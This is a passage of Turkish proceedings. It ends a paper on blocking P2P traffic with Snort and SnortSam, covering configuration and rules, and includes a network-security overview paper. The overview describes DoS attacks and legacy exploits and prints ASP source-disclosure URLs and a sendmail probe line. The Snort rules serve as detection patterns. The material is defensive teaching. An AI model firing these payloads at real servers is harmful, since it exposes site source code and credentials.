# cd /usr/local/src/snort  
# ./configure  
# make  
# make install
```

## SnortSam Ayarlarının Yapılması

Snortsam örnek konfigürasyon dosyası "snort-sam.conf.sample" kaynak kod dizini içerisinde bulunabilir. Bu dosya etc klasörü altına kopyalanabilir (/etc/snortsam.conf). Bu dosya içerisindeki anahtarlar ve değerleri Tablo.1'de verilmiştir.

Anahtar	Kullanım	Varsayılan	Açıklama
accept	accept <host>/<mask>, <key>	-	Hangi Ağdan gelen isteklere cevap vereceğini belir
defaultkey	defaultkey parola	-	Bağlantı parolası
Port	port portnumarası	898	Bağlantı portu
dontblock	dontblock <host>/<mask>	-	Bloklanması istenmeyen ip veya ağ
logfile	logfile <filename>		Günlük Dosyası
daemon	daemon	-	Servis olarak çalıştır
email	email <smtpserver> : <port> <recipient> <sender>	-	
ipf	ipf <adapter> <loglevel>	-	Güvenlik duvarı seçimi

Tablo.1. SnortSam.conf dosyası içerisindeki anahtarlar ve değerler.

## Snort Ayarlarının Yapılması

Snort çalıştırılmadan önce snort.conf dosyası içerisinde de yapılması gereken bazı ayarlamalar vardır. Bunlara ilişkin kullanımlar aşağıdaki gibidir.

```
output alert_fwsam: <snortsambox>
```

Snortsam bir parola gerektiriyorsa aşağıdaki şekilde kullanılmalıdır.

```
output alert_fwsam:  
<snortsambox>:<port>/<password>
```

Birden fazla Snortsam programına gönderilecekse aşağıdaki şekilde kullanılabilir.

```
output alert_fwsam: localhost/  
myhostpass  
sam.corp.com:1050/corppass
```

FreeBSD kullanılıyorsa aşağıdaki parametrelerin rc.conf dosyasına girilmesi gerekecektir.

```
snort_enable="YES"  
snort_interface="fxp0"  
#snort_flags="-D -A fast"  
snort_flags="-D -b"  
snort_conf="/usr/local/etc/snort/  
snort.conf"
```

Snort -A fast parametresi ile çalıştırılmamalıdır. Bu durumda snortsam çalışmayacaktır.

Snort kural paketleri içerisinde de snortsam ip bloklama eklentisini çalıştıracak kodların yazılması gerekir. Bu dosyalar snort /etc/snort/rules veya /usr/local/share/snort altında olabilir. Dosyalar metin dosyasıdır. Bunlar herhangi bir editörle açılıp kuralların sonuna "**fwsam: <who>, <duration>**" formatında eklemeler yapılır. Burada fwsam eklentisinin adı, who ne yöne doğru engelleme yapılacağını ve duration da ne kadar süre ile engelleme yapılacağını göstermektedir.

```
alert tcp $EXTERNAL_NET any ->  
$HTTP_SERVERS $HTTP_PORTS (msg:"WEB-  
ATTACKS /bin/ps command  
attempt"; flow:to_server,established;  
uricontent:"ps%20"; nocase;  
sid:1329; classtype:web-application-  
attack; rev:4; fwsam: src, 5  
minutes;)
```

```
alert tcp $HOME_NET 4711 ->  
$EXTERNAL_NET any (msg:"P2P  
eDonkey server response";  
flow:established,from_server;  
content:"Server|3A| eMule";  
reference:url,www.emule-project.net;  
classtype:policy-violation;  
sid:2587; rev:2; fwsam: src, 5 minutes;)
```

```
alert tcp $HOME_NET any ->  
$EXTERNAL_NET any (msg: "BLEEDING-  
EDGE P2P Ares traffic"; flow:  
established; content:"User-Agent\  
Ares"; reference:url,www.aresgalaxy.  
org; classtype: policy-violation;  
sid: 2001059; rev:4;fwsam: src, 5  
minutes;)
```



```
alert tcp $HOME_NET any ->
$EXTERNAL_NET any (msg: "BLEEDING-
EDGE P2P Ares GET"; flow:
established; content:"ares"; nocase;
pcre:"/(GET |GET (http|https)\:\
\/\[-0-9a-z.]*)\\/ares\/\i";
reference:url,www.aresgalaxy.
org; classtype: policy-violation;
sid: 2001060; rev:6; fwsam: src, 5
minutes;)
```

Snort kural dosyaları [www.snort.org](http://www.snort.org) sitesinden indirilebilir. Bu işlemi oinkmaster programı ile otomatik olarak ta yapmak mümkündür. Bunun için oinkmaster kurulduktan sonra snort'un web sitesinden özel bir id numarası alınarak oinkmaster.conf içine yazılıp çalıştırılması gerekir.

```
# oinkmaster -o /etc/snort/ -b /etc/
snort/eski/
```

Yukarıda verilen komutla yeni kurallar /etc/snort/rules klasörü altına konulmadan önce bu dizin /etc/snort/eski dizini altına sıkıştırılarak alınır. Yeni çekilen kurallar da rules klasörü altına yerleştirilir [1]. Ancak bu işlem sonunda yeni kural dosyaları içerisinde fwsam parametresini tekrardan düzenlemek gereklidir.

### Sonuç ve Öneriler

Son zamanlarda P2P yazılımlarla dosya paylaşımının yanında doğrudan dosya indirilebilen sunucular da yaygın olarak kullanılmaktadır. Bu sunuculardan indirilen dosyaların içeriği dosyalar indirilirken tespit etmek mümkün değildir. Bu tür P2P dışında dosya indirme sunucuları için engelleme güvenlik duvarı yazılımlarından yapılabilir.

P2P dışında istenmeyen diğer trafiğin de Virus, DoS, backdoor, porno, shellcode, malware vb. gibi Snort ve Snortsam yazılımlarını kullanarak engellenmesi mümkündür. Bilinen kurallar dışında kalan diğer yazılımların oluşturduğu trafiğin de tespit edilmesi için tcpdump gibi programlarla paket içeriklerine göz atıp gerekli kurallar oluşturulabilir.

Alınacak her türlü önlem hiçbir zaman yeterli olmayacaktır. Alınan önlemlere karşı programcılar da karşı önlem alarak bu tür yazılımların kurallara takılmasını engellemeye çalışmaktadırlar. Bu noktada kullanıcıların bilinçlendirilmesi ve içinde buldukları ağın amacına uygun kullanılması gerekliliği anlatılmalıdır.

### Kaynaklar

[1] Fetah V. "P2P engellemek için Snort IDS kullanılması", *Ege Üniversitesi Network Güvenlik Grubu*, <http://csirt.ulakbim.gov.tr/> dokumanlar

[2] Soysal M., Akın G., Fetah V., Karaarslan E., "P2P ile Yaşamak", <http://csirt.ulakbim.gov.tr/> dokumanlar/

[3] Snortam Web sitesi, [www.snortsam.net](http://www.snortsam.net)

[4] Snort Web sitesi, The de facto standard for intrusion detection/prevention, <http://www.snort.org>

## Bilgisayar Ağ Sistemleri Güvenliği

### Öğr.Gör Erhan Kahya

Trakya Üniv.Tekirdağ Meslek Y.O.Bilgisayar Prog.  
ekahya@trakya.edu.tr

**Özet:** Günümüzün vazgeçilmez bir parçası olan bilgi işlemde bilginin gizliliği, özgünlüğü ve bütünlüğü devamlı bir saldırı altındadır. Bilgisayar korsanları (Hacker) tarafından devamlı bu sistemler saldırıya uğramakta ve bilgiler ele geçilmeye çalışılmaktadır. Bu nedenle büyük firmalar ve kişisel kullanıcılar saldırılara karşı çok büyük yatırımlar yapmaktadır. Yatırımlardan dolayı ülke ekonomisi büyük kayıplar yaşamaktadır. Ülkemizde bu saldırılara karşı yeni yeni yasal işlemler yapılması biraz olsun bu saldırıları azaltmıştır.

**Anahtar Kelimeler:** Bilgisayar ağı, hacker, saldırı

**Abstract:** The secrecy, originality and integrity of information processing which can not be given up in today's life is under a continuous attack. These systems are always being attacked by hackers and they are trying to get the stored information. Therefore big firms and personal users make big investments against these attacks. Because of the big investments, the economy of the country is in danger of great losses. Taking some legal actions against attacks has decreased the number of attacks to some extent.

**Keywords:** Computer network, hacker, attack

### 1.Giriş

Günümüzde bilişim alanındaki en büyük sorunlardan biri ağ güvenliğidir. Büyük şirketler kurmuş oldukları ağ sistemlerinin saldırılara karşı korunması için yaşamsal bir savaş vermektedirler. Bundan dolayı çok büyük yatırımlar yapmakta ve büyük paralar harcanmaktadır. Ticari anlamda firmalar büyük zarar görmektedirler. Diğer taraftan bu tür sistemleri üreten ve yazılım geliştiren firmalar büyük bir para kazanmaktadırlar. Saldırı çeşitleri arttığı sürece her gün yeni bir ağ güvenliği programı ve sistemi ortaya çıkmaktadır. Tabii olarak bu gelişme yüzünden büyük bir pazar oluşmaktadır.

Burada sadece büyük firmalar değil kişisel bazdaki kullanıcılarda bilgi saklama ve korunması için çeşitli programlar ve sistemler almaktadır. Dünya çapında büyük bir pazar haline gelen bu güvenlik sistemleri dünya ülkelerinde olduğu gibi ülkemiz ekonomisine büyük zararlar vermektedir.

Yapılan araştırmalar dünya genelinde şirkete yapılan atakların % 70 ila % 90 arasında şirket çalışanları tarafından yapıldığını ortaya koymaktadır. Bu bilgi hırsızlığından tutun bilerek yada bilmeyerek sistemlere verilen zararları kapsamaktadır. Genelde işinden kötü şekilde ayrılan şirket çalışanları sistemlere ait bilgilerini başkalarına verebilmekte yada özellikle sistemleri sabote edebilmektedirler. Kendi bilgisayarlarına kurdukları "sniffer" (paket dinleyici) lar sayesinde başka kişilerin maillerini yada gizli bilgilerini elde edebilmektedirler. Yada her türlü önleminizi dışarıdan gelebilecek saldırılara karşı almışken içeriden birisi kolaylıkla önemli sistemlere erişebilir kritik bilgileri silip değiştirebilir yada rakip bir firmaya verebilir. Yada meraklı bir kullanıcı yeni öğrendiği hacker araçlarını sizin firmanız üzerinden başka firmalara girmek için kullanabilirler. (1)

Güvenlik için yapılan her yatırıma karşı bu saldırılar sürmektedir. Hatta Amerika'da dünyanın



en iyi korunan , girilmesi imkansız olan Savunma Bakanlığı bilgisayarlarına girilmiş ve bilgilere ulaşılmıştır. Amerika'da bu tür saldırılara ağır cezalar uygulanırken Türkiye'de bir yasal boşluktan dolayı yakalananlar elini kolunu sallayarak hapisten çıkmaktadır. Bundan dolayı ülkemizde en kısa sürede bu yasal boşluğun kapatılması gerekmektedir.

## 2. Ağ Güvenliği Sağlama Yöntemleri

Ağ güvenliği sağlanırken sadece güvenlik duvarı (firewall) tek başına düşünülmemelidir. Güvenlikte esas olan süreklilik, kullanılan cihazların ve yazılımların bir bütün halinde kurulması ve işletilmesidir. Ağ ortamındaki tüm elemanların bu sistem içine alınması gerekir. Fiziksel koruma yapılırken merkezi birim olduğu yer bir kontrol noktası haline getirilmelidir. Bu kontrol noktası ayrı bir odada olmalı ve sadece belli kişilerin girmesi sağlanmalıdır. Sistem içinde bir kabinet var ise bu kabinet her zaman kilit altında tutulmalıdır. Şu unutulmamalıdır ağ üzerinde saldırılar sadece dışardan değil en fazla içerdeki personelden gelmektedir.

Ağ cihazlarının ayarlanması, yönetimi ve kontrolünde kullanılan HTTP, Telnet, SSH, SNMP, TFTP ve FTP; TCP/IP protokolünün alt elemanları olduklarından, bu protokolün zayıflıklarına karşı önlem alınması gerekmektedir. Bu türden erişimlerde denetim, bu cihazların ve dolayısıyla ağ trafiğinin güvenliği için çok gereklidir. Cihazlarda kurulum sırasında oluşan varsayılan (default) ayarların, kullanıcı tarafından aktif edilen bazı ayarların iptal edilmesi veya düzgün olarak tekrar ayarlanması gerekebilmektedir. (2)

Ağ güvenliği tam olarak aşağıdaki güvenlik kavramlarını bir bütün olarak ele alınmasıyla sağlanabilir.(3)

- İnternet bağlantı güvenliği
- Saldırı ve Saldırı tespit sistemleri
- Veri güvenliği
- Virüslerden koruma
- Şifreleme

- Log analizi
- VPN Güvenliği

### 2.1. İnternet Bağlantı Güvenliği

İnternet'in genişlemesi ile beraber ağ uygulaması da beklenmedik şekilde genişlemiştir. Bu gelişmeyle birlikte ağ kurulup işletmeye alındıktan sonra ağ yönetimi ve ağ güvenliği büyük önem kazanmıştır. Çünkü internete bağlı ağ sistemleri arasında dolaşan hiçbir veri gerekli önlemler alınmadığı takdirde güvenli değildir. Ağın güvenilir biçimde çalıştırılması anahtar sözcük konumuna gelmiştir. Çünkü ağın günümüz teknolojisi ile kurulup çalıştırılmasıyla iş bitmemekte esas iş ağ performansının ve güvenilirliğinin sağlanmasında bitmektedir.

Firmanın bilgisayar sistemini kullanan personel genelde kişisel bilgilerini bilgisayarlarında depolarlar. Bu kişiler bilgisayarları İnternet'e bağlandığında kişisel bilgilerinin ekstra koruma gerektirdiğini bilmeliler. Ağlar bilgisayarlar ve veritabanları gibi değerli kaynakları birbirine bağlar ve firma için gerekli olan servisleri sağlarlar. Bir sunucunun sağladığı özellikler çoğaldıkça güvenlik açıkları içerme riski de o oranda artar. Bunun sebebi İnternet protokol ve standartlarının dizayn edilirken güvenliğin düşünülmemesidir.

Kullanıcıların genelde işlerini yeterlilikle yapabilmeleri ağ servislerine bağlıdır. Eğer kullanıcıların bu servislere erişimi engellenirse daha az üretken olurlar ve bu da firma için mali kayıp demektir.(4)


2003 yılında birçok kereler rastladığımız yaygın kullanılan işletim sistemi ve uygulamalarda bulunan açıkları kullanarak dağılan solucanlara (örn: Sql slammer, nachi bv.) karşı yine tedbirli olmak gerektiğini belirten uzmanlar, yeterli güvenlik önlemi alınmadan 24 saat İnternet'e açık bırakılan sistemlerin hacker'lar tarafından kötü amaçlı olarak servis kesintisi atakları için kullanılabileceğini söylüyorlar. Spam konusunda da 2004 yılında artış olacağını söyleyen uzmanlar bunun

için kurumların ek güvenlik çözümlerine gereksinimi olacağını belirtiyorlar.(5)

Uzmanlar kurumsal İnternet güvenliği için şirket içi eğitimlerin olması gerektiğini, çalışanlara İnternet bağlantısında dikkat etmeleri gerekli noktaların, e-posta alışverişinde göz önüne alınması gereken hususların ve her bir çalışanın kendi masaüstü koruma yazılımı ile sistemini periyodik olarak virüslere karşı taramasını öneriyorlar.(5)

Servis kullanımı engelleme (DoS) İnternet'teki istemci ve sunucular için en ciddi tehditlerden biridir. Aynı zamanda engellenmesi en zor güvenlik tehdididir. Bir servis kullanımı engelleme saldırısı kurbanın normalde erişebildiği bir servise erişebilmesini engelleyen kötü amaçlı bir saldırdır. Bir saldırganın bunu gerçekleştirebilmesi için pek çok farklı yol vardır.

Bunun için özel ağ ile İnternet arasında bir Firewall konulması gerekmektedir. Bu sistem ile ağ güvenliği tam olarak sağlanır ve erişim hakları düzenlenir. Bu sistem kurulurken şu noktalara dikkat edilmelidir. Kurulmadan önce ne tür bilgilerin korunacağı, ne derecede bir güvenlik uygulanacağı ve kullanılacak güvenlik algoritmaları önceden belirlenmelidir. Firewall'ın sistem üzerinde etkili kullanılması için ağ ortamı ile İnternet arasındaki tüm trafiğin Firewall üzerinden geçilmelidir.



Şekil 1. Tipik bir firewall(6)

#### 2.1.1. Firewall türleri

##### -Packet-filtering firewall

Bu yöntem Firewall oluşturmanın en kolay yoludur. Paketlerin başlık alanı içindeki bilgi-

lere bakılarak istenmeyen paketler karşı tarafa geçmez. OSI modelinde 3 katman olan network katmanında çalışır.

##### -Circuit – level gateway

OSI modelinde 4 katmanı olan session katmanı düzeyinde çalışır. Bu sistemde oturum bir kez kabul edilip kurulduktan sonra ,her paket için denetim yapılmaz. Paketler kurulan sanal devre üzerinden geçer.

##### -Application – level gateway

En sık koruma yapan Firewall tekniğidir. OSI modelinde uygulama katmanı düzeyinde çalışır. Bu nedenle tam denetim yapma imkanı sunar. Bu tür düzenlemede oturum kurulduktan sonra bile paketlerin sınaması yapılmaktadır. Bundan dolayı beklenmedik saldırılara karşı korumayı güçlendirir.

#### 2.2. Saldırı ve Saldırı Tespit Sistemleri

##### 2.2.1. Saldırı Türleri

Birkaç tip saldırı türü vardır. Bunları DoS (nuke), Remote Exploits ve Trojanlar olarak ayırabiliriz.(7)

**NUKE:** Nuke, sisteminizi kilitleyen, göçerten, İnternet erişimini kesen ve bu gibi zararlar veren saldırılara Nuke (nükleer bombanın kısaltması gibi) adı verilir. (7)

Nuke siz internete bağlıyken ISS nizce size verilen bir ip numarası yardımı ile bir başka kişinin özel programlar yardımı ile bilgisayarınıza paketler gönderilmesi ve bu paketlerin bilgisayarınıza zarar vermesidir.(8)

**OOB Nuke:** (Out of band Nuke ) Sadece Windows NT ve 95'de bir bug olan OOB nuke, işletim sistemi Windows olan bir makinenin 139. portuna (Netbios session port) MSG\_OOB tipi bir bağlantı (connection) yapılmasıyla gerçekleşir. Eğer 95 kullanıyorsanız sisteminizin mavi ekran vererek İnternet bağlantısının kopmasına, NT kullanıyorsanız sistemin durmasına yol açar. ((7)

**Land:** Bilgisayarı kendi kendine senkronize ettirerek, arka planda Internet meselelerini yürüten Winsock adlı programın sonsuz döngüye girmesini sağlar. Böylece fareni bile hareket ettiremezsiniz. Kaynak IP (Source), Kaynak Port ve Hedef IP (Destination IP) IP, Hedef Port'un aynı olduğu bir IP paketi, Land saldırısının gerçekleşmesini sağlar. (7)

**Teardrop, Boink, Nsttea:** Internet üzerinde gelen giden veri, parçalar halinde taşınır, daha sonra işletim sistemi tarafından birleştirilen paket parçacıkları veriyi oluşturur (fragmentation). Çoğu sistemin duyarlı olduğu bu saldırı tipleri, bilgisayarınızın bozuk olarak bölünmüş 2 paketi birleştirmeye çalışması ile gerçekleşir. Boink, teardrop saldırısının ters olarak çalışan halidir. Nsttea, teardrop saldırısının küçük değişimlere uğramış halidir ve teardrop ve boink saldırılarına karşı patch edilmiş Linux sistemlerinde etkilidir. (7)

**Brkill:** Eğer Windows yüklü bir bilgisayara, bağlantının sonlanması ile oluşan PSHACK tipi bir TCP paketi gönderirseniz Windows size o anki son bağlantı seri numarasını gönderir. Buradan yola çıkarak hedef makinedeki herhangi bir bağlantıyı zorla kesmeniz mümkün olur.

**ICMP Nuke:** Bilgisayarlar çoğu zaman aralarındaki bağlantının sağlamlığını birbirlerine ICMP paketleri göndererek anlarlar. Bu saldırı varolan bir bağlantının arasına sanki hata varmış gibi ICMP\_UNREACH paketi göndererek oluşur. (7)

**Jolt/SSPing:** Windows 95 ve NT'nin yüksek boyuttaki bölünmüş ICMP paketlerini tekrar birleştirememesinden kaynaklanan bir saldırı tipidir. 65535+5 byte'lık bir ICMP paketi göndermek bu saldırıyı gerçekleştirir. (7)

**SMURF:** Networkler'de "broadcast address" olarak tanımlanan ve kendine gelen mesajları bütün network'e yönlendiren makineler vardır. Eğer birisi başka biri adına o makineye ping çekerse, ağ üzerindeki bütün çalışan makineler

hedef olarak belirlenen makineye ping çeker. Smurf, bu işlemi yüzlerce broadcast makineye tek bir kaynak IP adresinden ping çekerek saldırı haline çevirir. Bir anda bilgisayarlarınıza on binlerce bilgisayarın ping çektiğini düşünürsek değil sizin şirketinizin bağlantısı, maalesef Turnet (Türkiye Internet omurgası) çıkış gücü bile buna cevap vermeye yetmez ve bağlantılarınız kopar. (7)

**Suffer:** Suffer saldırısı bilgisayarınıza sanki binlerce farklı bilgisayardan bağlantı isteği geliyormuş gibi SYN paketleri gönderir. Bu saldırının sonunda Windows yeni bağlantılar için yeterli hafıza ayıramaz ve kalan hafızayı da bitirir. Bazı firewall türleri de böyle bir durum karşısında binlerce soru kutucuğu açarak makinenin kilitlemesine sebep olur. (7)

**Exploit'ler:** Exploit'in kelime anlamı "kötüye kullanma, sömürme" demek. Yani sisteminizin normal bir özelliğinin bir açığı yakalayıp, bunu kötüye kullanabilir, sisteminizdeki, bilgilere ulaşabilirler. Exploitler genelde sistem tabanlı olarak çalışırlar yani Unix'e ait bir exploit Windows için çalışmaz. Bu güne kadar bulunan yaklaşık olarak 1000'in üzerinde exploit var. Ve bunların hepsinin nasıl çalıştığını anlatmamız güvenlik sebeplerinden dolayı mümkün değil. Aşağıda çok popüler olan bir kaç tanesinden bahsedilecektir. (7)

**Windows Null Session Exploit:** Windows işletim sistemi, dışarıdaki kullanıcılara network üzerinde hiç bir hakka sahip olmadan oturum, kullanıcı ve paylaşım bilgilerini (session, user ve share) verir. Ve ne kadar ilginçtir ki, bu exploit, Windows Network API'sinde belgelanmiş ve feature (özellik) olarak gösterilmiştir. Kötü niyetli birisi bu exploit'i kullanarak sistem hakkında çok kritik bilgiler sahibi olabilir. (7)

**PHF Exploit:** Bu exploit oldukça eski olmasına rağmen halen karşılaşılabileceğiniz bir güvenlik açığıdır. Phf cgi yardımı ile sistemdeki dosyalara admin olarak erişebilirsiniz.

Yukarıdaki örnek Unix işletim sistemi ya da türevini kullanan bir makineden kullanıcı bilgilerinin ve şifrelerinin bulunduğu passwd dosyasını görmenizi sağlar. (7)

**ASP Exploit:** Active server page (ASP) özelliği kullanan Web sunucularında URL'nin sonuna bir nokta (.) yada ::\$DATA yazarak ASP'nin içeriğini (source code) görebilirsiniz. Eğer ASP'nin içerisinde her hangi bir şifre varsa bu exploit çok tehlikeli olabilir. (7)

http://www.aspkillserver.com/default.asp.  
ya da  
http://www.aspkillserver.com/default.asp::\$DATA

**Sendmail Exploit:** Eski "send mail" sürümünde bir kaç basit hile ile sistemin şifrelerinin tutulduğu dosyayı çekmeniz mümkün. Ayrıca sistem kullanıcıları hakkında bilgi almak (EXPN) ya da bir kullanıcı isminin o sunucuda olup olmadığını da öğrenmek mümkün (VRFY). (7)

telnet mail.server.com:25

**ICQ Tabanlı Exploitler:** Son derece zayıf bir mimariye sahip olan ICQ sistemi, kolayca taklit edilebilen hatta gerçek "spoofing" bile yapmanıza gerek kalmayan bir sistemdir. ICQ kullanıcıları kolayca mesaj bombasına tutulabilir, şifreleri değiştirilebilir, onaya gerek kalmadan listenize alabilir, IP'si kullanıcı istemese bile görülebilir ya da ICQ chat yaparken mesaj taşınması (flooding) yapılabilir. (7)

**2.2.2.Saldırı Tespit Sistemleri**  
Saldırı tespiti ile ilgili yaklaşımı ikiye ayırırız.(9)

**-Kalıp Eşleştirme (Signature) Sistemleri:** Önceden tespit edilmiş saldırıların eş zamanlı olarak işleyici tarafından karşılaştırılmasını esas alır.

Ör:\ Snort vb.

**-Anormallik Tespiti:**Sistemi önce öğrenen, istatistiksel olarak normal çalışma yapısını çıkaran sistemlerdir. Buna göre anormal davranışları yakalarlar.

Ör:\ Cylant Secure, NFR(Network Flight Recorder) vb.

**2.2.3.Saldırı Tespit Sisteminin Faydaları (10)**

- Ağdaki saldırıları bulmada ve engellemede en büyük yardımcılarıdır.
- Bazen sunuculara, bazen ağa, bazen de her ikisine birden koruma sağlarlar.
- Güvenlik duvarları ve yönlendiriciler gibi pasif güvenlik cihazları değildirler. Aktif olarak raporlama, engelleme ve öğrenme gibi işlevleri yerine getirirler.
- Saldırı davranışlarından güvenlik zaafları bulunabilmektedir.
- Hangi noktaların güçlendirilmesi gerektiği bulunabilir.

**2.2.4.Saldırı Tespit Sisteminin Problemleri**  
Saldırı tespit sistemleri birçok avantaja sahip olmakla birlikte bazı problemleri de bulunmaktadır. (10)

- Kötüye kullanım tespiti tabanlı yaklaşımda saldırı örüntüleri elle kodlanmak zorundadır ve ilk kez yapılan saldırılar (novel attacks) tanınmamaktadır.
- Anormallik tespiti tabanlı yaklaşımda ise olaylar arasında ilişki kurmak mümkün olamamaktadır.
- Saldırı tespit sistemleri önemli ölçüde yanlış alarm üretmektedirler (false alarm) .
- Üzerinde veri madenciliği yapılacak saldırı verisi fazla olduğunda sistem etkin olarak çalışmamaktadır.
- Veri madenciliği yaklaşımında saldırı tespitinin false positive (aslında saldırı meydana gelmediği halde STS tarafından sanki bir saldırı varmış gibi alarm verilmesi) oranı daha yüksektir ve bu tip tespit, eğitim ile değerlendirme aşamalarında etkin olmama eğilimindedir. Ayrıca daha karmaşıktır.

- Kural tabanlı saldırı tespit sistemleri uzman bilgilerine dayalı olarak kodlandıkları için değiştirilmeleri oldukça pahalı ve yavaştır.
- Sunucu günlüklerine dayalı saldırı tespiti her zaman mümkün olmayacağından büyük bir problemdir. Bunun yerine görsel-leştirme benzeri teknikler kullanılabilir.
- Sunucu günlükleri kimi zaman güvenli olmadığını sunucu günlüklerine dayalı saldırı tespiti de yanlış sonuçlar verebilmektedir (sunucu günlükleri tehdit altında bulunabilir, birileri kanıtları ortadan kaldırmak isteyebilir).

### 2.3. Veri Güvenliği

Kurumların internet veya özel iletişim hatları üzerinden akan verilerinin güvenliğinin sağlanması amacıyla kullanılacak teknolojiler şunlardır. (11)

**Fiziksel Güvenlik:** Bilgisayarların fiziksel güvenliğinin gerek şifre gibi unsurlarla gerekse akıllı kart türü araçlarla sağlanması.

- Kullanıcı Doğrulaması (Authentication) yöntemleri: Akıllı kart, tek kullanımlı parola, token ve Public Key Certificate gibi araçlar ve RADIUS gibi merkezi kullanıcı doğrulama sunucularının kullanılması.
- Şifreleme: Güvensiz ağlar üzerinden geçen verilerin güvenliği için Virtual Private Network veya şifreleme yapan donanımların kullanılması. Ayrıca web tabanlı güvenli veri transferi için SSL ve Public Key şifrelemenin kullanılması. Donanım tabanlı şifreleme çözümleri de mümkündür.
- İnkâr edilemezlik ve mesaj bütünlüğü: Sayısal imza teknolojisi kullanılarak bunlar sağlanabilir.

### 2.4. Virüslerden Koruma

Bilgisayar sistemlerinin arızalanmasına ve hatta çökmesine yol açan virüslerden korunmanın yolu oldukça basittir. Arızaların ve virüslerin sebebi de genellikle internet kaynaklıdır. Aslında, yapılan araştırmalar gösteriyor ki, sistemlerinin

arızalanmasının sebebi genellikle kullanıcı hatasından kaynaklanıyor. Ancak internette sörf yaparken bilgisayar gereksizce yüklenen programlar bilgisayar sistemlerinin arızalanmasına ve sistemin çökmesine yol açmaktadır.(12) İnternette içeriğin zenginleşmesi ve sörf yapan sayısının artmasının ardından kullanıcıların bilgisayarlarında yaşadığı sorunlar da artmaya başlamıştır. Ancak pek çok araştırmaya göre, bilgisayarda yaşanan sorunların çoğu kullanım hatasından veya gerekli programların sistemde yüklü olmamasından kaynaklanmaktadır. Virüslerden Koruma yöntemlerini şu şekilde sıralayabiliriz.

#### 2.4.1. Antivirüs Programı Yüklenmesi

Korumasız olan bilgisayar ağlarına ve bilgisayar sistemlerine en büyük zararı, virüsler vermektedir. Bu yüzden gerek kurumsal gerekse bireysel kullanıcılar, sistemlerin en azından bir antivirüs programıyla koruma yolunu seçmelidir. Bilgisayar dünyasında çok çeşitli amaçlara yönelik antivirüs programları yer almaktadır. Norton Antivirüs (www.antivirüs.com), TrendMicro PC-cilin (www.trendmicro.com), McAfee Viruscan (www.mcafee.com) gibi bilinen markaların yanı sıra, www.free-av.com adresinden de farklı antivirüs programları bulunmaktadır.

#### 2.4.2. Güvenlik Duvarı Örülməsi

Bilgisayar sistemlerinin çökmesinde internet kaynaklı programlardan gelen virüslerin önemli rol oynadığı kesindir. Bu yüzden sisteminizi korumak ve İnternette güvenli sörf yapmak için firewall adı verilen güvenlik duvarını bilgisayarlara yüklemekte fayda vardır. Bu güvenlik sistemi aynı zamanda başka kullanıcıların bilgisayarınıza sızmasını da önlemekte önemli rol oynayacaktır. Bu yükleme işlemi için bilinen markalar Norton ve McAfee'nin sistemleri kullanılabilir gibi, BlackICE PC Protection 3.5 veya Zone Alarm 4.0 de kullanılabilir.

#### 2.4.3. Yamaları Düzenli Yüklenmesi

Bilgisayar sistemlerinin yüzde 95'inde kullanılan Microsoft tabanlı Windows işletim sistemlerinde çoğu zaman kaynağı belirsiz olan açıklar ortaya çıkmaktadır. Microsoft firması da açığa

çıkan bu açıkları kapatmak için düzenli olarak, internet sitesi aracılığıyla yamaları yayınlamaktadır. Açıkları kapatmak ve sistemi korumak için gerekli yamalar <http://v4.windowsupdate.microsoft.com/tr/default.asp> adresi kullanılarak, kontrol edilebilir, sistemle karşılaştırılıp gerekli yamalar yüklenebilir.

#### 2.4.4. Kullanım Hatlarının Düzeltilmesi

Sistemlerin arızalanmaması için, kullanıcının dikkat etmesi gereken önemli unsurlar vardır. Örneğin bilgisayara program yüklerken, kesinlikle art arda gelen kutuları okumadan 'evet' tuşuna basmamak gibi. Size servis veren veya ziyaret ettiğiniz internet sitelerinin hızlı kullanım tuşlarının yer aldığı yazılımları bilgisayarınıza yüklemeyin. Kullandığımız yazılım ve programların hangi şirket tarafından sertifika altına alındığını kontrol edin. e-postaların eklerini açarken uzantılarına dikkat edin.


### 2.5. Şifreleme

Bilgisayar ağlarında bir kullanıcı başka bir kullanıcıya gönderdiği ileti üçüncü bir kullanıcı tarafından dinlenme ve değiştirilme olasılığı altındadır. Bu nedenle bilgilerin alıcı dışında başka kullanıcılar tarafından okunmaması ve değiştirilmemesi için kodlanması gerekmektedir. Yapılan bu işleme şifreleme denir. Metin şifrelendiğinde artık şifreli metin oluşmuştur. Şifreleme ve şifreyi çözmek için bir matematiksel algoritma ve anahtar gereklidir.

Burada anahtar şifreleme ve deşifrelemek için kullanılan sayısal karakter anlamına gelmektedir. Sistematik anahtar algoritmasında şifre ve deşifre de aynı anahtar kullanılır. Açık anahtar algoritmasında ise şifrelemek için açık, deşifre yapmak için gizli anahtar kullanılmaktadır. Dijital imzalar açık anahtar algoritmasıyla yapılır. Dijital imza imzanın sahibinin gizli anahtar kullanılarak oluşturulmaktadır. Alıcı ise imzayı sahibinin açık anahtarını kullanarak kontrol eder.(13)

Şifreleme yapılırken gruplar kendisine ait bir grup şifresi kullanılmalıdır. Her kullanıcı kendisine ait bir şifreleme kullanılmalıdır. Yazılım ve

donanım ürünlerindeki hazır şifreleme teknikleri kullanılmamalıdır. Nedeni üçüncü bir şahıs aynı yazılım ve donanım ürününe sahip olarak bu grup içine girebilir. Bu da verilerin üçüncü şahıslar tarafından ulaşılmasına sebep olur.



Şekil 2. Şifreleme ve şifreyi çözme işlemi(13)

Tüm bu şifreleme sistemi yapılandırmasında en önemli noktalardan biri de şifrelerin iyi seçilmesidir. Burada dikkat edilecek noktalar;

- Şifre içinde büyük ve küçük harf olmalıdır,
- Şifre içinde özel karakterler olmalıdır,
- Şifre içinde rakamlar olmalıdır,
- Kişiyi özel değerler olmamalıdır (doğum tarihi, çocuğunun adı gibi),
- Şifre karakter sayısı en az 7 veya 8 karakter olmalıdır.
- Şifre kolay ve hızlı yazılabilir olmalıdır. Etraftaki kişiler bunu görmesi zorlaşır.
- Şifreler her kesin ulaşabileceği bir yere not edilmemelidir.

Günümüz kriptografisindeki bu sorunu bir anahtar ile çözümlenmektedir. Anahtarın değeri çok değişik algoritmalara sahiptir. Ayrıca şifreleme algoritmaları artık gizli değildir. Sebebi anahtarın farklı uzunluk ve yapılarda algoritmaya sahip olmasıdır. Anahtar ile şifrelenmiş bir bilgi kullanılan algoritma yapısına bağlı olarak ilgili anahtar ile çözülebilir.



Şekil 3. Bir mesajın dinlenmesini önlemek için anahtar kullanımı(13)




